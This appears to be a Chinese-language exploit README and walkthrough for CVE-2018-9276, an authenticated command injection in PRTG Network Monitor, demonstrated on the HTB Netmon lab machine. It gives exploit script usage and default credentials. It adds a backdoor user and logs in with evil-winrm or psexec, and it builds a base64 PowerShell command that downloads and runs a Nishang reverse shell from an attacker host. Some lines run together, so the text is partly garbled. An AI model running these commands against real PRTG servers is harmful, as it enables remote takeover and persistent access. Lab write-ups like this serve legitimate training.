CVE-2018-9276 PRTG < 18.2.39 反弹 Shell(支持 Python3)
git clone https://github.com/A1vinSmith/CVE-2018-9276.git

./exploit.py -i targetIP -p targetPort --lhost hostIP --lport hostPort --user user --password pass
prtgadmin:prtgadmin。另外,可能值得检查数据库或日志来获取这些凭据。https://kb.paessler.com/en/topic/463-how-and-where-does-prtg-store-its-data--lport 445HTB Netmon 靶机
OS Name:                   Microsoft Windows Server 2016 Standard
OS Version:                10.0.14393 N/A Build 14393
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00376-30821-30176-AA362
Original Install Date:     2/3/2019, 7:05:45 AM
System Boot Time:          7/28/2021, 9:02:41 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
非常感谢 wildkindcc 的 python2 版本 https://github.com/wildkindcc/CVE-2018-9276
https://www.rapid7.com/db/modules/exploit/windows/http/prtg_authenticated_rce/
https://www.exploit-db.com/exploits/46527
https://github.com/chcx/PRTG-Network-Monitor-RCE
执行漏洞利用需要凭据。首先登录并获取经过身份验证的 cookie,以添加新用户。
./prtg-exploit.sh -u http://10.10.10.10 -c "OCTOPUS1813713946=XXX"


// Login as the new user via evil-winrm
evil-winrm -i 10.10.10.10 -u pentest -p 'P3nT3st!'
// or alternative psexec.py
python3 /path/etc/impacket/examples/psexec.py pentest:'P3nT3st!'@10.10.10.10
如果我们不想添加用户,为了更好的 OPSEC,我们可以获取一个反弹 Shell。然而由于 HTML 编码,许多字符会被编码。我们可以使用 PowerShell base64 执行来绕过这一点。我们需要创建一个 base64 编码的命令。不过,它应使用 Windows 所使用的编码,即 UTF-16LE
❯ echo -n "IEX(new-object net.webclient).downloadstring('http://10.10.10.100/Invoke-PowerShellTcp.ps1' )" | iconv -t UTF-16LE | base64 -w0

SQBFAFgAKABu...SNIP...HMAMQAnACAAKQA=
我们使用 iconv 将其转换为目标编码,并执行来自 Nishang 的这个反弹 Shell。 https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1
下载脚本,并将该命令 echo 追加到最后一行。
wget https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1

echo 'Invoke-PowerShellTcp -Reverse -IPAddress 10.10.10.100 -Port 4444' >> Invoke-PowerShellTcp.ps1
现在启动一个简单的 HTTP 服务器,并创建一条新通知。
python3 -m http.server 80

点击 Setup > Account Settings > Notifications -> 点击最右侧的 “Add new notification” 点击铃铛按钮来触发通知。
abc.txt | powershell -enc SQBFAFgAKABu...SNIP...HMAMQAnACAAKQA=